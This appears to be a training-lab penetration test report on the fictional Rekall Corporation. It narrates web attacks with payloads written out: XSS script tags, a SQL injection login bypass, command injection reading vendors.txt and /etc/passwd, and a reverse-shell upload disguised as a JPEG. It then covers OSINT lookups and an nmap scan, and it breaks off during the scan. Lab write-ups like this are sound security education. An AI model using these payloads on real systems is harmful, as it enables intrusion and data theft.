



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	28
Vulnerability Findings	29

Contact Information

Company Name	CyberBots Inc
Contact Name	Rose
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	18 April 2024	Rose Xu	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Certain Input fields on the Rekall corporation website had input validation.
- For one of the uploads to the Rekall corporation website, the website only allowed JPEG uploads which prevents users from uploading malicious files like PHP files.
- Rekall Corp made it difficult to access the contents of the disclaimer.php page by hiding the page name.
- CBI couldn't find any suspicious usernames in host 192.168.13.11
- The process of finding the flag12.txt was more difficult as the machine needed to believe that the user had sudo permissions.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS, sensitive data exposure, LFI, SQL injection, command injection, php injection, session management and directory traversal attacks revealed vulnerabilities on the Rekall Corp website.
- Brute force attack was performed due to weak password.
- Vulnerabilities found on hosts 192.168.13.12, 192.168.13.10, 192.168.13.11, 192.168.13.12 and 192.168.13.13 on Linux Servers.
- CVE-2019-19287 on Linux Server
- User's name and hashed password found in plain text on the Github website.
- No login name or password required to FTP into machine 172.22.117.20
- SSH connection was not secure
- Could easily gain access to Windows 10 machine and view/create/change any scheduled tasks
- Using kiwi, hashed passwords on Windows machine were easily hashable.
- CBI could easily view the contents of the files found on the Windows machine.

Executive Summary

Day 1

Starting with day 1, this penetration test was focused on Web vulnerabilities. CBI started off by using cross site scripting to inject a Javascript alert payload into the input field on the welcome.php page.

The screenshot shows a web browser window titled "Welcome" with the URL "192.168.14.35/Welcome.php?payload=<script>alert('Rose')<%2Fscript>". The page features a large "REKALL CORPORATION" logo with a stylized "R". Below it, a form asks "Begin by entering your name below!" with fields "Put your name here" and "GO". A success message "Welcome!" and "CONGRATS, FLAG 1 is f76sdfkg6sjf" are displayed. To the right, two sections are visible: "Adventure Planning" (with a mountain icon) and "Location Choices" (with a city icon).

On the memory.php page, CBI entered the same XSS payload as flag 1 but it did not work. So CBI tried breaking the script tag and flag 2 was found.

The screenshot shows a web browser window titled "Memory Planner" with the URL "192.168.14.35/Memory-Planner.php?payload=<SCscriptRIPT>alert('Rose')<%2FSCscriptRIPT>". The page features a large "REKALL CORPORATION" logo with a stylized "R". It displays three character options: "Secret Agent", "Five Star Chef", and "Pop Star". Below them, a question "Who do you want to be?" is followed by a "Choose your character" input field and a "GO" button. A success message "You have chosen, great choice!" and the flag "Congrats, flag 2 is ksdnd99dkas" are shown at the bottom.

On the Comments.php page, CBI used the same method as finding flag 1 to find flag 3.

The screenshot shows a web browser window with the URL 192.168.14.35/comments.php. The page has a large orange header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. Below the header, there's a message: "Please leave your comments on our website!". Underneath it, a success message says "CONGRATS, FLAG 3 is sd7fk1nctx". A table below shows a single comment entry:

#	Owner	Date	Entry
1	bee	2024-04-18 06:38:47	sd7fk1nctx

At the bottom of the comment table, there are buttons for Submit, Add, Show all, Delete, and a note: "Your entry was added to our blog!"


CBI used the curl command to expose the sensitive data on the servers

The screenshot shows a terminal window with the command `curl -s http://192.168.14.35/About-Rekall.php` running. The output shows the raw HTML response, including the Set-Cookie header which contains the flag `sd7fk1nctx`.


```
* Mark bundle as not supporting multiuse to the North
< HTTP/1.1 200 OK
< Date: Thu, 18 Apr 2024 06:14:48 GMT
< Server: Apache/2.4.41 (Ubuntu)
< X-Powered-By: PHP/8.1.12
< Set-Cookie: PHPSESSID=dnhrvrl14qfe8ke8ltnpbso50pg6; path=/; expires=Thu, 19-Nov-1973 08:52:00 GMT; httponly; secure; HttpOnly; max-age=0; must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-type: text/html
<

With our patented AI technology,
we can create entire virtual
experiences from a simple image!
All you need to do is upload the
```

CBI performed a local file inclusion exploit using msfvenom to create a payload, specifically a reverse tcp shell file.



CBI tried uploading the same file shell.php but it did not work. It was discovered that the upload file only accepted jpegs. CBI used terminal to convert the file from a php to a jpeg to make the upload successful.




CBI used SQL injection on the login.php page using test as login and password as {ok' or 1=1-- } to get flag 7.

User Login
Please login with your user credentials!
Login:
Password:
Login
Congrats, flag 7 is bcs92jsk233

CBI used (control + A) to highlight the Admin login and password on the login.php page and then entered the credentials.


Admin Login
Enter your Administrator credentials!
Login:
dougquaid
Password:
•••••
Login
Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools
[HERE](#)

CBI exposed sensitive data by adding robots.txt to the end of the login.php page URL to expose all the individual web crawlers that can interact with Rekall Corporation's website.



```
User-agent: GoodBot
Disallow:
User-agent: BadBot
Disallow: /
User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

CBI used the command injection attack to view the contents of the vendors.txt file with payload on the networking.php page. CBI first went back to where flag 8 was found and clicked on the “click here” button which lead CBI to the networking.php page. In the empty input field, CBI used the && cat command to reveal what was in vendors.txt.



The screenshot shows a web browser with multiple tabs open. The active tab is titled "Welcome" and shows the URL "192.168.14.35/networking.php". The page content includes the Rekall Corporation logo and the text "REKALL CORPORATION" and "NETWORKING TOOLS". Below this, a message states: "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". A "DNS Check" section is present with an input field containing "www.example.com" and a "Lookup" button. The output of the DNS lookup is displayed below:

```
Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:  
www.splunk.com canonical name = www.splunk.com.edgekey.net.  
www.splunk.com.edgekey.net canonical name = e25346.a.akamaedge.net.  
Name: e25346.a.akamaedge.net Address: 104.102.244.81 Name:  
e25346.a.akamaedge.net Address: 104.102.244.138
```

Congrats, flag 10 is ksnd99dkas

CBI used an advanced command injection on the MX Record Checker. Instead of using && cat, CBI used grep cat vendors.txt.

The screenshot shows the Rekall Admin Networking Tools homepage. At the top, there's a navigation bar with links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. The main content area features a large "REKALL CORPORATION" logo with a stylized "R". Below it, the text "Welcome to Rekall Admin Networking Tools" is displayed. A note below the header states: "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". Underneath, there are two sections: "DNS Check" and "MX Record Checker". The "DNS Check" section has a text input field containing "www.example.com" and a red "Lookup" button. The "MX Record Checker" section also has a text input field containing "www.example.com" and a red "Check your MX" button. Below these sections, a message says: "SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5". A success message at the bottom reads: "Congrats, flag 11 is opshdkasy78s".


CBI used a brute force attack to login using admin credentials. The user admin was found in the DNS check cat /etc/passwd and the user used an extremely weak password.

The screenshot shows the Rekall Admin Networking Tools login page. The top navigation bar includes Home, About Rekall, Welcome, VR Planner, and Login (which is highlighted). The main content area features the "REKALL CORPORATION" logo. A message above the login fields says: "Enter your Administrator credentials!". There are two input fields: "Login:" and "Password:", both of which are currently blacked out. Below the password field is a "Login" button. A success message at the bottom of the page reads: "Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: [HERE](#)".

CBI performed a PHP injection by listing the contents of the website in the URL. This was done by going back to the robots.txt file and discovering that there was only one php server which was souvenirs.php. CBI first tried to do a php injection with a message to test if the website was susceptible to PHP injections. Once, CBI found the website could do php injections, CBI were able to list the contents of the website (as shown below).

Using Burpsuite, CBI performed session management and changed the payload value in the URL. CBI went back to the login.php page and logged in as melina and then clicked the button that said "click here". This lead CBI to the Admin Legal Documents page but there wasnt anything on this page. When looking at the URL of the admin legal documents page, CBI noticed there was a session ID number attached at the end. On Burpsuite, CBI set the payload type to numbers and from 1 to 100. CBI noticed that any number that had 7510 in the description was an invalid request and there was only one that had 7556 which was a valid request. That number had a payload value of 87, CBI changed the session ID from 001 to 87 and flag 14 appeared.

CBI used the instructions given by Rekall Corporation to perform a directory traversal. When CBI tried to go to the disclaimer.php page, the text was non-existent. Using the file vendors.txt, CBI realised the URL had been altered.



Day 2

Day 2 was focused on Linux Servers.

Using OSINT framework, CBI found information regarding the WHOIS domain for the website totalrekall.xyz.

```
Queried whois.godaddy.com with "totalrekall.xyz"...
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-02-02T19:08:15Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2025-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.800.540.3757
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant: jlow@u.com
Registrant Organization: Alice
Registrant Street: h8s92hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@u.com
Registrant Admin ID: CR534509111
Admin Name: sshuser alice
```

CBI used the local machine to perform an DNS lookup text record for totalrekall.xyz.

```
rosexu -- zsh -- 80x24
Last login: Thu Apr 18 21:44:44 on ttys000
[rosexu@Roses-MacBook-Air ~ % nslookup -type=txt totalrekall.xyz
Server:      192.168.0.1
Address:     192.168.0.1#53

Non-authoritative answer:
totalrekall.xyz text = "flag2 is 7sk67cjsdbs"

Authoritative answers can be found from:

rosexu@Roses-MacBook-Air ~ %
```

CBI performed a SSL certificate research using the OSINT Framework.

The screenshot shows a web browser with multiple tabs open. The active tab is 'crt.sh | totalrekkall.xyz'. The page displays a search results table for SSL certificates. The columns are: Certificates, crt.sh ID, Logged At, Not Before, Not After, Common Name, Matching Identities, and Issuer Name. There are six rows of data, each corresponding to a different SSL certificate entry. The Issuer Name column contains various SSL issuers like GoDaddy, Sectigo, and ZeroSSL.

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekkall.xyz	www.totalrekkall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddi...
	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekkall.xyz	totalrekkall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddi...
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekkall.xyz	flag3-s7euwehd.totalrekkall.xyz	C=AT, O=ZeroSSL CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekkall.xyz	flag3-s7euwehd.totalrekkall.xyz	C=AT, O=ZeroSSL CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekkall.xyz	totalrekkall.xyz	C=AT, O=ZeroSSL CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekkall.xyz	totalrekkall.xyz	C=AT, O=ZeroSSL CN=ZeroSSL RSA Domain Secure Site CA

Using the network provided (192.168.13), CBI ran a Nmap scan on the network to determine the available hosts.

The screenshot shows a terminal window titled 'root@kali: ~' running a Nmap scan. The command used was 'nmap -A -v -sS -sC -sV -O -T4 192.168.13.0/24'. The output lists four hosts (192.168.13.10, 192.168.13.12, 192.168.13.13, 192.168.13.14) with their respective port states, services, and MAC addresses. The scan took 19.44 seconds to complete.

```

Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-18 08:00 EDT
Nmap scan report for 192.168.13.10
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
